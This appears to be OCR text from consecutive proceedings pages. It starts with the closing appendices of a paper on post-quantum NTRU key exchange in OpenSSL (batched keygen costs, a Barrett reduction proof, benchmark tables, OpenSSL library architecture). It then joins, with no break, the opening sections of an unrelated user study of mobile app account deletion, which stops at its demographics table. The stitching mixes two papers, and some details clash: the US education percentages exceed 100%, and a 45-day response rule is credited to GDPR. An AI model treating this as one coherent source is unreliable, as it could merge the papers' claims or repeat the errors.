The reason is as follows. Unbatched keygen is bottlenecked by inversion, and `ntruhrss` exploits one of its design decisions—a power-of-2 modulus, which `sntrup` avoids because of security concerns—for a specialized type of inversion algorithm, a "Hensel lift". Batched keygen is instead bottlenecked by multiplication, and benefits much less from a power-of-2 modulus. The Hensel speedup would still be measurable inside the occasional inversion, but batch size 32 compresses this speedup by a factor 32. One can see *some* speedup from `sntrup761` to `ntruhrss701` in multiplications (because of the modulus and the lower `ntruhrss701` security level), but the ultimate difference in keygen speeds will be an order of magnitude smaller than the difference in keygen speeds before this paper.

Second, the network-traffic-vs.-security-level trade-off is worse for `ntruhrss` than for `sntrup`. For example, Table 1 shows that `ntruhrss701` sends 3.6% more traffic than `sntrup761`, despite having only 89% of the security level (Core-SVP 2^{136} vs. 2^{153}).

An existing cost model estimates that 1000 CPU cycles have the same cost as communicating a byte of data: e.g., a quad-core 3GHz server has the same cost as a 100Mbps Internet connection. An easy calculation from Table 1 concludes that higher-security `sntrup761` would still cost 1.8% below `ntruhrss701` in this model even after a $2\times$ speedup in `ntruhrss701` keygen. Making `ntruhrss` competitive with `sntrup`, accounting for the security level, would require not just this speedup but also focusing on environments where communication is more than $10\times$ cheaper.

C Barrett reduction correctness

Recalling Section 3.1.1, Barrett reduction estimates g/f_i as $h = \lfloor g/f_i \rfloor$. Then it calculates the remainder as $r = g - g \cdot \lfloor g/f_i \rfloor \cdot f_i$. We compute the difference between $(g/f_i) \cdot f_i$ and $\lfloor g/f_i \rfloor \cdot f_i$. It is the remainder r if the difference has degree less than $\deg(f_i)$.

Using the pre-computation $x^{D_g} = q_x \cdot f_i + r_x$, we have

$$g/f_i = g \cdot (x^{D_g}/f_i) \cdot 1/x^{D_g} = g \cdot (q_x - r_x/f_i) \cdot 1/x^{D_g}.$$

We compute the difference

$$\begin{aligned}&(g/f_i) \cdot f_i - \lfloor g/f_i \rfloor \cdot f_i \\ &\quad = (g \cdot q_x/x^{D_g} - \lfloor g \cdot q_x/x^{D_g} \rfloor) \cdot f_i - g(r_x/f_i) f_i/x^{D_g}.\end{aligned} \tag{3}$$

Define $h = \lfloor g \cdot q_x/x^{D_g} \rfloor = \lfloor g/f_i \rfloor$ and $l = g \cdot q_x/x^{D_g} - h$. The term $(g \cdot q_x/x^{D_g} - \lfloor g \cdot q_x/x^{D_g} \rfloor) \cdot f_i = l \cdot f_i$ in Equation 3 has degree less than $\deg(f_i)$. The other term $g(r_x/f_i) f_i/x^{D_g}$ also has degree less than $\deg(f_i)$, since $\deg(g) < D_g$ and $\deg(r_x) < \deg(f_i)$.

D More on benchmarks

Batch key-generation microbenchmarks. Table 3 shows the performance and key pair storage of `BatchKeyGen` regarding various batch sizes n.

In-browser handshake macrobenchmarks. Section 4.4 described how we developed `tls_timer`, a dedicated handshake benchmarking client, to measure the end-to-end performance of OpenSSLNTRU. The need to fully control the sampling

Table 3: Performance of `BatchKeyGen` regarding various batch sizes n.

	n	1	2	4	8	16	32	64	128
sntrup653	amortized cost†	778 218	438 714	295 150	229 429	180 863	164 260	152 737	147 821
	latency†	778 218	877 428	1 180 600	1 835 432	2 893 808	5 256 300	9 775 160	18 921 036
	key pair storage‡	2512	5024	10 048	20 096	40 192	80 384	160 768	321 536
	memory footprint‡⋆	30 432	36 184	54 808	65 432	85 880	127 672	211 480	378 424
sntrup761	amortized cost†	819 332	567 996	351 329	242 043	181 274	156 317	147 809	141 411
	latency†	819 332	1 135 992	1 405 316	1 936 340	2 900 380	5 002 124	9 459 748	18 100 592
	key pair storage‡	2921	5842	11 684	23 368	46 736	93 472	186 944	373 888
	memory footprint‡⋆	117 200*	38 608	58 040	70 456	94 584	143 288	240 536	435 512
sntrup857	amortized cost†	1 265 056	708 104	458 562	322 352	255 815	216 618	201 173	193 203
	latency†	1 265 056	1 416 208	1 834 248	2 578 812	4 093 040	6 931 748	12 875 024	24 729 872
	key pair storage‡	3321	6642	13 284	26 568	53 136	106 272	212 544	425 088
	memory footprint‡⋆	38 648	45 520	65 176	78 840	106 392	161 216	270 912	490 336

† (Haswell cycle). ‡ (Byte). ⋆ Benchmark with `'valgrind --tool=massif --stacks=yes'`.

* The implementation uses the 'jump-div-step' optimization in [11], consuming more stack space.

process with `tls_timer`, arose after an initial attempt to measure the end-to-end performance from within the GNOME Web browser. Specifically, we originally designed the experiment to let the browser first connect to a web server via `stunnel` to retrieve a static HTML page. This in turn embedded JavaScript code to open and time a number of connections in parallel to further retrieve other resources from a web server. We designed these resources to:

- have short URI to minimize application data in the client request, which length-wise is dominated by HTTP headers outside of our control;
- have randomized URI matching a "rewrite rule" on the web server, mapping to the same file on disk. This allows the server to cache the resource and skip repeated file system accesses, while preventing browser optimizations to avoid downloading the same URI repeatedly or concurrently;
- be short, comment-only, JavaScript files, to minimize transferred application data from the server, and, on the browser side, the potential costs associated with parsing and rendering pipelines.

Unfortunately, this approach proved to be unfruitful, as the recorded measures were too coarse and noisy. This is mostly due to the impossibility of completely disabling caching on the browser through the JavaScript API and developer options, delayed multiplexing of several HTTP requests over a single TLS connection, ignored session keep-alive settings, and, possibly, the effect of intentionally degraded clock measurements when running JavaScript code fetched from a remote origin.

E OpenSSL: software architecture

Section 4.1 details the part of our contributions consisting of a set of patches that applies to the source code of OpenSSL `1.1.1`. We designed our patches to provide full API and ABI compatibility with binary distributions of OpenSSL `1.1.1`, while transparently enabling linking applications to perform post-quantum key exchanges in TLS 1.3 handshakes. The description of details of our contribution relies on various technical concepts regarding OpenSSL; this appendix reviews this background.

Illustrated in Figure 4, as a library to build external applications, OpenSSL is divided into two software libraries, namely `libcrypto` and `libssl`. The former provides cryptographic primitives and a set of utilities to handle cryptographic objects. The latter implements support for TLS 1.3 and other protocols, deferring all cryptographic operations and manipulation of cryptographic objects to `libcrypto`.

Due to its legacy, `libcrypto` exposes a wide programming interface to users of the library, offering different levels of abstraction. Currently, the recommended API for external applications and libraries (including `libssl`) to perform most cryptographic operations is the `EVP` API. See `https://www.openssl.org/docs/man1.1.1/man7/evp.html`.

The `EVP` API, especially for public key cryptography, offers a high degree of *crypto agility*. It defines abstract cryptographic key objects, and functions that operates on them, in terms of generic operations (e.g., `EVP_PKEY_encrypt()`/`EVP_PKEY_decrypt()`). This lets the `libcrypto` framework pick the algorithm matching the key type and the best implementation for the application platform. Using the API appropriately, a developer can write code that is oblivious to algorithm selection. That is, leaving algorithm adoption choices to system policies in configuration files, or in the creation of the serialized key objects fed to `libcrypto`.

In this work, we patch `libssl` to support the negotiation of KEM groups over TLS 1.3, mapping KEM operations over the existing `EVP` API. The API itself does not include abstractions for the *`Encapsulate()`* and *`Decapsulate()`* KEM primitives.

How Are Your Zombie Accounts? Understanding Users' Practices and Expectations on Mobile App Account Deletion

Yijing Liu[1] Yan Jia[1,*] Qingyin Tan[1] Zheli Liu[1,*] Luyi Xing[2]

[1]*College of Cyber Science, Nankai University*
[2]*Indiana University Bloomington*
{liuyijing,tanqy}@mail.nankai.edu.cn, {jiay,liuzheli}@nankai.edu.cn
luyixing@indiana.edu

Abstract

Account deletion is an important way for users to exercise their right to delete. However, little work has been done to evaluate the usability of account deletion in mobile apps. In this paper, we conducted a 647-participants online survey covering two countries along with an additional 20-participants on-site interview to explore users' awareness, practices, and expectations for mobile app account deletion. The studies were based on the account deletion model we proposed, which was summarized from an empirical measurement covering 60 mobile apps. The results reveal that although account deletion is highly demanded, users commonly keep zombie app accounts in practice due to the lack of awareness. Moreover, users' understandings and expectations of account deletion are different from the current design of apps in many aspects. Our findings indicate that current ruleless implementations made consumers feel inconvenienced during the deletion process, especially the hidden entry and complex operation steps, which even blocked a non-negligible number of users exercising account deletion. Finally, we provide some design recommendations for making mobile app account deletion more usable for consumers.

1 Introduction

Mobile apps overtook PC Internet usage many years ago [16]. Statistics up to 2021, there are more than three million apps on Google Play Store and two million apps on Apple Store developed by different vendors [18]. The smartphone plays an important role in daily life and people have gathered a long list of app accounts over the years. In order to better serve the users, app vendors collect and store a large amount of users' personal information, which raises severe security and privacy concerns [4, 26]. Therefore, many regions across the world have passed data protection laws, such as the General Data Protection Regulation (GDPR) in the EU [6], California Consumer Privacy Act (CCPA) in California, the U.S. [2] and the Personal Information Protection Law (PIPL) in China [21], which explicitly grant people the rights to manage their personal information.

The right to have personal data erased is one of the important rights for privacy protection, for example, "the right to be forgotten" in GDPR (Article 17) [6], "consumers' right to delete personal information" in CCPA (1798.105) [2], and "the right to request deletion" in PIPL (Article 47) [21].[1] Thus, vendors have designed mechanisms for customers to exercise their deletion right when necessary. Users can optionally delete their specific data, such as activity data on Google services [12] and posts on social platforms like Facebook. Prior work studied users' understandings and practices of this kind of initiative data deletion, including online data [45, 46, 52], cloud data [38, 47] and data in old devices [32]. However, little work has been done to study users' understandings of account deletion, which is also an important mechanism designed by vendors for excising RTD when users stop using apps.

Motivation. Omitted account deletion leads to the proliferation of zombie accounts, which may cause serious security and privacy consequences [11]. A number of essentially defunct platforms, such as Myspace [17] and Google+ [23], suffered from data breaches that affected tens of millions of users who may not have used the platforms in years [10]. Those accounts that are no longer in use will make users' online records and personal information preserved for a long time, increasing the risk of the disclosure of personal information [13, 25]

A few prior works [34, 35] discussed the design and user perspectives of data deletion on the Web. However, the user interface and needed operations in mobile apps have key differences from the Web, which lead to new challenges for users to fully understand and fulfill the account deletion procedure and thus new privacy implications. For example, uninstalling apps may confuse users with account deletion, and cross-app operations may annoy users (Section 6.3). Further, in the real world, the account deletion process is

*Corresponding authors: Yan Jia and Zheli Liu

[1]These rights in different regions have a little difference but hold similar meanings. This study calls them the right to deletion (RTD) without differences.

designed heterogeneously by different app vendors in the absence of standard practices. For example, the *Instagram* app does not have a button for account deletion. Users need to access the *"Delete Your Account page"* from a browser [8]. For *Affirm* app, users have to write an email to the app vendor to delete their accounts. Recently, Apple released a new policy that requires all vendors to provide a pathway for account deletion within the app by January 31, 2022 [1].

Our study. In this paper, we take a first step toward understanding the users' perspectives and practices on the mobile app account deletion. We conducted a 647-participants online survey covering two countries (279 in the United States and 368 in China) along with an additional 20-participants on-site interview to explore users' awareness, practices, and expectations for account deletion. The designed questionnaires were motivated by and based on our empirical measurement of 60 popular apps' account deletion process (Section 4), which first proposes a full view model of mobile app account deletion. Our findings answer the following research questions:

RQ1: [Necessity and Awareness] *Is account deletion necessary in people's daily life and are users aware of protecting data through account deletion?*

In our online survey, most participants were willing to take actions to protect their personal data (89%) and didn't want the data to be continuously used by app vendors when the apps were no longer used (95%). However, a considerable portion of participants (75%) likely kept accounts that should have been deleted, which reveals that account deletion is necessary for users, but users' practices are contradictory to their desire for data protection. Our results highlight that the public's awareness of account deletion needs to be seriously improved.

RQ2: [Practice and Understanding] *How many users exercised mobile account deletion in practice and how do they understand it?*

The online survey shows that more than half of the participants (55%) had successful account deletion experience although zombie accounts exist widely, while about one-third of the participants never tried to delete an account mostly due to unawareness of the account deletion. Also notably, the unfriendly design of the account deletion operation significantly hindered or blocked a considerable number of participants for account deletion. Furthermore, we find participants who had the experience of account deletion tend to read relevant instructions, while most people, in general, did not understand or believe the real effect of account deletion.

RQ3: [Feeling and Expectation] *Do account deletion designs in modern mobile apps meet users' expectations?*

We investigated this question by online surveys and an additional offline interview that can better inform users' fresh-memory feelings. The majority of the participants felt inconvenience during deletion processes, especially the entry points that are difficult to find and complex operation steps. The idea mentioned most was simplifying account deletion, *"I just want it to be easy to find and handle."* 70% of our participants thought that the existing account deletion design can not meet their expectations. The potential reasons for the gap between users and apps are the lack of a standard for account deletion, as discovered in our study.

Contributions. Contributions of the paper are as follows:

• *New issue revealed.* This study takes the first step toward understanding the mobile account deletion from the user perspectives. Our user study reveals a new issue that the right to deletion is highly demanded but account deletion, an important way to exercise the right, is usually neglected by users. Thus, new efforts should be done to help users exercise their right to deletion.

• *New design gap identified*. We did an empirical measurement study on sixty typical apps and concluded an account deletion model, based on which we conducted an online user survey and an offline interview about users' feelings and expectations about app account deletion. Results show that the app account deletion design today is too complicated and cannot meet most users' expectations.

• *New suggestions*. Based on the survey results and users' open responses, we proposed several suggestions for designers and vendors to improve users' consciousness of the right to deletion and help them better exercise the account deletion in a more usable way, which contributes to better protecting the data security and privacy of users.

2 Background

2.1 The Right to Deletion

Many countries and districts have enacted laws to protect the data of individuals, constraining the companies and businesses that collect and process data. The right to deletion (RTD) is widely acknowledged around the world. Under certain conditions, the information subjects have the right to ask the information controller to delete their personal information, and the information controller has the obligation to delete it. In May 2018, GDPR of the European Union stipulated "the right to be forgotten (RTBF)", which contains the meaning of RTD [6]. Compared with RTBF, RTD is more wildly stipulated in data protection laws of other regions around the world. For example, California Consumer Privacy Act (CCPA [2]) and Personal Information Protection Law (PIPL [21]), were approved in August 2020 and November 2021 in California, the U.S. and China, respectively. The laws both grant users the right to make a verified request to vendors to delete their personal data. Although the content of RTD in different regions may be slightly different, this work mainly focuses on the common, core concepts and uses the term RTD. That is, RTD generally mandates that if a user requests the vendor to delete his or her personal data, the vendor is legally required to delete the requestor's personal information in most situations.

2.2 Account Deletion

Conforming to data protection laws, app vendors provide mechanisms for users to manage their data. Implementations of RTD vary from the ability of consumers to delete certain information related to their profiles to account deletion request forms [35]. When a user decides no longer to use an app or never again wants access to the profile, friends, photos, etc., he or she can make use of the account deletion function to request the app vendor to delete most data belonging to the account, which usually includes personally identifiable information and account information like the nickname and browsing history. Once the request is received, the app vendor deletes or anonymizes the data of that account.

Account deletion is supported by nearly all common apps and is usually specified in the privacy policy or the help center. However, due to the absence of a standard and diverse applications, different vendors may have different designs and implementations of the account deletion [9]. For example, the effect of account deletion is illustrated differently by vendors. According to the policy of *Spotify* [24], *"we'll delete or anonymize your personal data so it no longer identifies you unless we're required to keep something or we still need to use it for a legally justifiable reason."* By contrast, *Facebook* [5] explains what will be deleted or kept more clearly: *"we delete things you have posted, such as your photos and status updates, and you won't be able to recover that information later. Information that others have shared about you isn't part of your account and won't be deleted."* The implementation of the account deletion process also varies. A *WhatsApp* user can find the account deletion entry by tapping *"More options* > *Settings* > *Account* > *Delete my account"* in the mobile app and complete deletion, as shown in Figure 1, while an *Instagram* user has to visit the account page in the browser for account deletion. Motivated by such an observation of ours, we performed an empirical measurement study on sixty popular apps to better understand and generalize account deletion practices developed by different vendors today (Section 4).




Figure 1: How to delete the WhatsApp account

3 Related Work

Privacy choices. It is generally considered that users may make privacy choices or configure privacy settings on websites and in mobile apps, with discretion over the collection, use, sharing, and retention of their data. Data deletion is usually considered part of privacy choices. In the context of the Web, Sathyendra et al. [51] and Kumar et al. [31] proposed machine learning and NLP based methods to extract privacy choices from privacy policies to help users discover the settings of websites. Except for privacy policy analysis, Habib et al. [35] conducted an empirical study on 150 websites in 2019 to assess the usability and interaction paths of the privacy choice design, which identified several issues that may make it difficult for users to find or exercise their choices. In the context of mobile apps, there are some works that focus on privacy setting recommendation [39–41]. Only Chen et al. [33] focus on in-app privacy settings from the users perspectives. They developed an automatic analysis tool to identify the privacy setting UI and found that one-third of the privacy settings in apps are hidden.

Compared to many prior works on general privacy choices, a few [35, 38, 45–47, 52] systematically studied data deletion and focused on the Web particularly. By contrast, our work pays attention to the account deletion of modern mobile apps. In particular, our study first comprehensively evaluated the account deletion design of mobile apps (Section 4), and reveals that the UI designs and required user operations in mobile apps for account deletion are different (Section 6.3), leading to new challenges for users to fully understand and fulfill account deletion procedure and thus new privacy implications or even legal non-compliance issues. Notably, our systematic study is based on a new, generalized model of account deletion in mobile apps, which is fundamental to further guide us to better survey users' awareness, practices, and expectations in the mobile context.

Users' perception of data deletion. To the best of our knowledge, few prior works focused on this area, possibly due to RTBF being just legally acknowledged recently, e.g., by GDPR in 2018. Before that, Herrmann et al. [36] quantified the effectiveness of the right of access to personal data in Germany. They found that for both apps and websites, only 52% to 57% of account deletion requests were answered satisfactorily by vendors. Mangini et al. [42] first investigated users' perspectives on GDPR's right to be forgotten. They showed that GDPR, including the right to be forgotten article, was costly and difficult to implement. Murillo et al. [46] explored users' understandings of online data deletion and identified two major views on online deletion: UI-Based and Backend-Aware. Habib et al. [34] evaluated the usability of websites' privacy choices by a user study revealing the design was difficult for consumers to exercise in practice. Some work focuses on users' perceptions of a certain deletion function. For example, [45, 52] focused on the posts on social media

and messages on communication applications respectively, and [38, 47] focused on the data stored on the cloud. Besides online services, Hassan Khan et al. [32] investigated users' practices on the data deletion of old devices for disposal.

By contrast, we focus on the account deletion function developed by mobile apps, which is an important way to exercise RTD but much less studied than on the Web. We provide the first systematic study and approach, up to our knowledge, to identify the gap between modern mobile app account deletion designs and users' practices and expectations, which complements prior studies. Based on the new understanding, we further provide new insights and recommendations in the mobile context for addressing usability issues to effectively exercise account deletion and fulfill the RTD.

4 Pre-Study

Since there are no clear regulations on account deletion, the practices of vendors vary. To answer RQ2 and RQ3, as a first step in exploring users' attitudes towards account deletion, we need to have a full view of vendors' account deletion practices. In this section, we conducted an empirical measurement of app account deletion practices as the pre-study and summarized a general account deletion process model.

4.1 Methodology

To summarize the account deletion practice of common apps, we first picked sixty apps in China and the U.S. (with the full list released online [7].) Second, we manually explored and recorded the whole deletion process of those apps with a new smartphone, email address, and phone number. Finally, we summarized the whole process based on our observations and the tutorial websites [3, 9, 15] which provide the information on "How to Delete online accounts".

App sampling. To generally ground our investigation of account deletion, we selected sixty apps with different popularity levels based on the leaderboards of app stores in China and the U.S.

For China, as there is not a dominant app store, we selected popular apps from four highly popular app stores provided by major smartphone manufacturers, i.e., Xiaomi [30], Huawei [14], Oppo [19] and Vivo [28]. To deal with different app popularity rankings in four app stores, we leverage a simple weighting method to assign a standard popularity score to top apps in these app stores. Specifically, for the top 200 apps in each store, we assigned a progressively decreasing score (20 to 1) to them based on the ranks (e.g., top 10: 20, top 11-20: 19, rank 191-200: 1). The final popularity score of an app is the additions of all scores in the four app stores. For example, if an app appeared at the top 10 in three stores and top 11-20 in another store, it got a score of 79. After finishing scoring the 200 apps in each store and removing duplicates, we got 372 apps in total. We divided these apps into three groups based on the popularity score ranking almost evenly and randomly sampled 10 apps from each group.

For the U.S., we chose Google Play's "top 200 free apps" [27] list as the popularity indicator. Based on the app popularity ranking in the Chinese app stores, a portion of apps tied for their ranking. For better consistency between the distribution of apps in the U.S. and Chinese app stores, we divided apps into three categories of popularity (with the middle rank having slightly more apps): top (ranks 1 - 65), middle (ranks 66 - 135), and low (ranks 136-200) and randomly selected 10 from each group as samples.

Altogether, we sampled 60 apps from the Chinese app stores and the U.S. All the ranking lists were obtained in October 2021 and our results may be limited to the specific time window of the research and the market's ranking lists.

Exploring process. With a new phone, email address, and phone number, we carefully explored the full account deletion process of these sampled apps. For each app, we registered a new account and used it for at least half an hour like normal users, such as filling in the profile information, posting articles, and browsing news. Then, we started deleting the account and paid special attention to the whole operation process (both in-app and out-app) and all related text explanations about the account deletion during the experiment. Specially, we recorded, not limited to, the operation steps, conditions of account deletion and any popup notifications or instructions. In this process, we tried to summarize an account deletion model. It was first proposed by the expert based on the observations on account deletion practice of a subset of apps. Then different researchers checked the model on other apps and feedback inconsistency to the expert to continue adjusting the model until it could match all the test apps.

4.2 Results and the Account Deletion Model

Through our experiment, we observed that different apps had different settings for account deletion. There was no fixed rule for the deletion locations or steps. The instructions for account deletion may appear in the deletion process, in the privacy policy, or in Q&A. The content mentioned in these instructions also varied from the conditions of account deletion to the effects of deletion. In general, the mobile app account deletion consists of four components: *operation, condition, effect, and time frame*, as shown in Figure 2.




Figure 2: General account deletion process


Operation. The operation refers to the actions that a user needs to perform for completing the account deletion. It includes two parts: discovering the account deletion entry (Entry) and finishing the account deletion request (Steps).

Finding the entry is the first step for users to apply for account deletion. Users can apply for the account deletion on their mobile phones, via the self-service portal on websites, or by sending an email to the customer service. According to our experiment, eight apps did not support self-service deletion and three apps required users to complete the deletion on the websites, which account for 18% (11/60) in total. Excluding apps that do not support self-service deletion, 65% (34/52) of the apps offer the account deletion choice under an "*Account Setting*" or "*Settings*" page inside the apps, which was relatively easy to find. 19% (10/52) of the entries were located in the FAQ or help center. Users need to follow the guide step by step to get the account deletion option. After finding the entry of account deletion, users need to go through several steps to finish the request, which depends on specific implementations of different apps. We have summarized the following three common operation steps: notification (65%, 34/52), authentication (42%, 22/52), and reason gathering (31%, 16/52). The results show that there is no clear standard for how to delete the account. On average, users need to click 6.14 times to complete the process, including 4.01 clicks to find the account deletion option.

Condition. Account deletion conditions are a common component set by vendors to verify whether the requested account can be deleted. Most of the conditions are written in the privacy policy or help center along with deletion instructions. These are designed for security reasons or business requirements according to the apps. For example, Figure 3(a) shows the conditions of *Bigo Live*. We also found that some apps (8%, 4/52) require users to do some preprocessing before deleting their accounts. For example, *Pandora* [20] stated *"Subscribers who would like to completely delete their Pandora accounts will first need to cancel their subscription, ..."*

Effect. Once requests from users are accepted, vendors will start the account deletion process. The effect of account deletion mainly refers to the types of data to process and the processing methods (e.g., deletion or anonymization). We classified the data to be deleted or anonymized into ten categories, based on privacy policies and in-app statements (Q19 in Section 6.2.1). 65% (34/52) of the apps indicated the types of data that would be deleted based on their instructions. Among them, account information was mentioned most (79%, 27/34). 32% (11/34) apps indicated that the personal information like email address and phone number would be deleted after deleting the account. In addition to deletion, anonymization is another common processing method that is acceptable by law. In the tested apps, 58% (30/52) mentioned that anonymization technology would be used to process users' related information after deleting their accounts.

Time frame. The time frame varies by apps to respond to the user's deletion request and fulfill the process. This is likely due to the lack of clear specifications and requirements in the laws; for example, GDPR stated that "Businesses must respond to your request within 45 calendar days," but failed to specify the expected time frame for the vendor to complete the deletion. 42% (22/52) of the tested apps informed users of the time frame. During this period, the account would be inactive and a few apps allowed users to withdraw the deletion requests. The length of this period ranges from right away to one year at most (14.75 days on average). Figure 3(b) shows the notification of the time frame in *Snapchat*.



(a) The conditions of *Bigo Live* (b) The time frame of *Snapchat*

Figure 3: App account deletion settings we encountered in pre-study. (a) is the deletion conditions of *Bigo Live*, and (b) shows the notification of the time frame of *Snapchat*.

5 Method

Our study addressed the three research questions as follows. First, to understand the necessity of account deletion and users' awareness of utilizing account deletion to protect personal data (**RQ1**), we investigated how users dealt with the app accounts that they no longer used. To identify current users' practices and understandings of account deletion (**RQ2**), we asked participants about their own experience of account deletion, the potential reasons behind these behaviors, and what their cognition of account deletion was. To assess users' feelings and expectations of account deletion (**RQ3**), we asked participants how they felt during the account deletion process and what their expectations were in the online survey. It may have been a long time since the participants last deleted an account, and their memories of the account deletion process may be blurred. So we supplemented an independent offline semi-structured interview to better collect users' feelings and expectations. The designs of our online survey and the on-site interview are guided by our model proposed in the pre-study (Section 4). Note that our study was approved by our IRB and we did not collect or store any personally identifiable information (PII) of the subjects.

5.1 Survey Instrument

This section will explain the study procedure of our online survey and the offline semi-structured interview. This survey was conducted in both the U.S. (in English) and China (in Chinese). Due to the differences of the laws and popular apps between the two countries, we made slight modifications to several expressions (e.g., replacing some words or adding one or two questions) to make them in line with the local practices. The contents of the questionnaire stay consistent in different languages. The full questionnaire is shown in the Appendix.

5.1.1 Online Survey

The survey started with some questions about demographics and a question asking whether the participant is familiar with using smartphones. Those who have never used a smartphone were excluded from the study. The survey begins with demographic questions in an attempt to reveal whether certain participants never used smartphones and their demographics. Analysis of the demographics will be reported in Section 5.2. The survey consists of the following three main parts.

Part 1: Necessity and awareness. The questions of this part are structured around two problems: (1) whether participants were willing to protect their personal data, and (2) whether there were scenarios where participants should have deleted mobile app accounts. We first asked all the participants whether they knew the rights in the law of protecting personal data and whether they were willing to protect the data. Then we provided a scenario to the participants in which the account should be deleted and asked them what they would do. Next, we inquired the participants whether they had app accounts that were no longer used and what the status of these accounts was with a series of questions. Following this, we asked participants if they knew the impact of forgetting to delete an account or had a negative experience with a brief free-text justification. At last, we designed a question to get their concerns about the storage and use of data in zombie accounts.

Part 2: Practice and understanding. We first inquired participants about the experience of deleting accounts. Then we asked participants who deleted accounts the types of apps and corresponding reasons, who tried account deletion but failed the reasons for the failure, and who never tried the reasons for not doing so. For participants' convenience, we presented some possible reasons for them to choose from along with an optional open-ended response. Next, we asked participants how much attention they paid to policies (or instructions) about account deletion. At last, we collected their understandings of account deletion. For participants in the U.S., we additionally obtained their understandings of account deactivation, which could be easily confused with account deletion.

Part 3: Feeling and expectation. Before moving on to collecting users' expectations, we asked participants who had account deletion experience whether there was any inconvenience during the deletion operation. Note that this question (Q21) was put in Part 2 to improve the fluency of response. The multi-select choices include "no inconvenience", "too strict condition", "undiscoverable entry", "complicated procedure", "long deletion time", and "other" with a brief free-text justification. Also based on the model we summarized in the pre-study, we set questions to get participants' expectations on the four components (*operation, condition, effect, and time frame*, see Section 4).

5.1.2 Offline Interview

We conducted an offline interview to collect users' fresh-memory feelings and expectations about the account deletion (RQ3). We began the interview by obtaining consent and explaining the purpose of the study. We used a semi-structured interview protocol to probe participants for more information (with the guideline released online [7]). The offline interview was conducted from November 2021 to March 2022 in reserved classrooms on our university campuses. We interviewed participants offline to ensure the consistency of the experiment equipment and to avoid misoperations on their own phones and accounts. We also strictly followed the CDC guidelines related to COVID-19 at the time including "social distancing" and "consistent and correct mask use." The interview includes the following two parts:

Part 1: Experiment. In this part, each subject was provided with an up-to-date Android smartphone with our SIM card and asked to completely delete accounts of three apps. The apps we selected in this part were a subset of the sixty sampled apps in the pre-study. Specifically, we used the *composite scores* method [44] to divide the sixty apps into three groups according to the operation complexity of account deletion. The items impacting an app's composite score are *Operation Entry* and *Operation Steps*, which could directly affect users' experience and thus feelings about account deletion of the app. We used a unit weighted model and each item was equally weighted. The final score for each app is calculated as: $X = mean(Operation\ Entry, Operation\ Step)$. The scoring criteria are shown in Table 1. Based on the scores, we divided the apps with 3-points, 2-points, and others (1-point or 0-point) into three groups (a higher point indicates that the app offers relatively simpler or less complicated operations for account deletion). We then selected three apps from each group to obtain Group A, B, and C for this experiment. For the interview of each participant, from these nine apps, we randomly chose one app from each group. Before the experiment started, we registered and logged into the experiment accounts for these apps, provided participants with related credentials, and told them to treat the accounts as their own. In addition, during the experiment, participants could pause the experiment at any time once they felt uncomfortable, such as not being willing to make a phone call or sending an email

Table 1: Composite scores table for account deletion.

Dimension	Items	Scores
Operation: Entry	Common path*	2
	Hidden path	1
	No entry in the app	0
Operation: Steps	1-4 steps	1
	More than 4 steps	0

* We define the entry as a common path as long as "Account deletion" is located under the settings related to the account.

to the customer service. We recorded the subject's whole operations by recording software on the phone for further analysis, such as the clicking traces to find the account deletion entry.

Part 2: Interview. After the participant finished the experiment part, we started the semi-structured interview to obtain realistic feelings and expectations based on the fresh experience. Participants were first asked about their attitudes towards the setting of the account deletion entry. Next, we probed their experience of the account deletion process, asking questions such as "Do you think the account deletion process is complicated?", "Do you think any steps are redundant?", "How do you think the conditions of account deletion?" Last, we inquired the participants about suggestions and anything else that they would like to share with us about account deletion.

5.2 Recruitment and Demographics

Online survey. We recruited 688 participants via online research platforms, 288 by Prolific [2] in the U.S. and 400 by Wenjuanxing [3] in China respectively. We rejected the responses that were completed in less than 2 minutes to ensure the quality and got 647 (94%) qualitative responses. On average, it took 9.97 minutes to finish the survey. Based on the local income, participants who completed the survey in China received 4 CNY and participants in the U.S. received 2 USD. The survey lasted from November 2021 to January 2022.

We sought balanced recruitment considering gender, age range, and educational background. Purposive sampling was performed using Prolific and Wenjuanxing built-in study inclusion criteria which allowed researchers to specify availability based on prescreened demographics. We additionally collected proficiency of smartphones and all participants claimed an experience with the smartphone. The participants' demographics are presented in Table 2.

Offline interview. Our offline interview recruited a total of 20 participants. We published our recruitment advertisement on the school bulletin board and anyone interested can contact us with their demographic information, including gender, age range, education background, and smartphone proficiency.

[2]Prolific: https://www.prolific.co

[3]Wenjuanxing: https://www.wjx.cn

Table 2: Demographics of the questionnaire participants.

		The U.S. (n=279)		CHN (n=368)	
		n	**%**	**n**	**%**
Gender	M	137	49.1	180	48.9
	F	138	49.5	188	51.1
	No-binary	3	1.1	0	0
	No answer	1	0.4	0	0
Age	18-25	78	28.0	110	29.9
	26-35	90	32.3	95	25.8
	36-45	69	24.7	86	23.4
	46-55	23	8.2	61	16.6
	56+	18	6.5	16	4.4
	No answer	1	0.4	0	0
Education	Below bachelor	126	45.2	148	40.2
	Bachelor	138	49.5	146	39.7
	Master or above	55	19.7	74	20.1
	Choose no	6	2.2	0	0
Proficiency	Developer	46	16.5	72	19.6
	Familiar	233	83.5	265	72.0
	Basic	0	0	31	8.4

